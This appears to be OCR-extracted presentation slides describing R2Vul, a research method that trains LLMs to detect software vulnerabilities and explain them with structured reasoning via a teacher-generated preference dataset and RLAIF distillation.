
Static application security testing (SAST) scans are typically conducted here

Before build

As part of Test




How does SAST work




Existing challenges

Alert fatigue



too many false positives Dated 2 Oct 2023

False sense of security



missing actual vulnerabilities

Vulnerability detection with LLMs


- Vulnerability detection demands a binary judgement:
  - Is the input code **safe** or **vulnerable**?
- This inductive bias is absent from both pre-training and instruction-tuning phases of the LLM:
  - Pre-training: next token prediction
    - no direct causal link between code tokens and safety
  - Instruction-tuning: learn to follow instructions on broad coding problems
    - not vulnerability detection-specific problems
- From a developer viewpoint, a binary judgement is also not sufficient:

  Why is this input code safe or vulnerable?

  What is the mechanism of a vulnerability and its **impact**?

Limitations of existing methods

- Before LLMs: Sequence classification fine-tuning (e.g., CodeBERT)
  - no interpretability
  - weak training signal, single classification layer
- LLMs: Chain-of-Thought (CoT)
  - reasoning can be unfaithful
  - low accuracy



R2Vul core innovation

Train an LLM to **better detect vulnerabilities** and generate **structured reasoning**.

- The LLM outputs a structured reasoning covering key aspects of code safety and vulnerability.


Vulnerable Code


1. Discuss specific code constructs responsible for the vulnerability
2. Explain the mechanism of the vulnerability
3. Discuss its potential impact
4. Relate the vulnerability to a relevant CWE

Safe Code

1. Discuss key aspects contributing to code safety
2. Discuss the absence of key vulnerabilities
3. Provide evidence-based justification why the function is safe

2-Stage technical approach





Combines supervised fine-tuning (SFT) and odd-ratio (OR) losses

2-Stage technical approach

Leverage reinforcement learning from AI feedback (**RLAIF**)

requires a preference dataset = ***1st stage***.


Given a labeled dataset $\mathcal{D} = \{(x_i, y_i)\}_{i=1}^{N}$ (x_i: function, $y_i \in \{Vuln,\ Safe\}$)

Prompt a teacher LLM to generate:

- A valid reasoning r_i^+ conditioned on the true sample label y_i
- A flawed reasoning r_i^- conditioned on the flipped sample label y_i

$\mathcal{D} = \{(x_i, y_i, r_i^+, r_i^-)\}_{i=1}^{N}$ = preference dataset.

2-Stage technical approach




Dataset statistics:

- ~18,000 samples
- five programming languages: C#, JavaScript, Java, Python, and C
- high label correctness (manual sanity check)

2-Stage technical approach


Leverage reinforcement learning from AI feedback (**RLAIF**) distill structured reasoning into small model = ***2nd stage***.




Combines supervised fine-tuning (SFT) and odd-ratio (OR) losses

Evaluation highlights: Detection performance

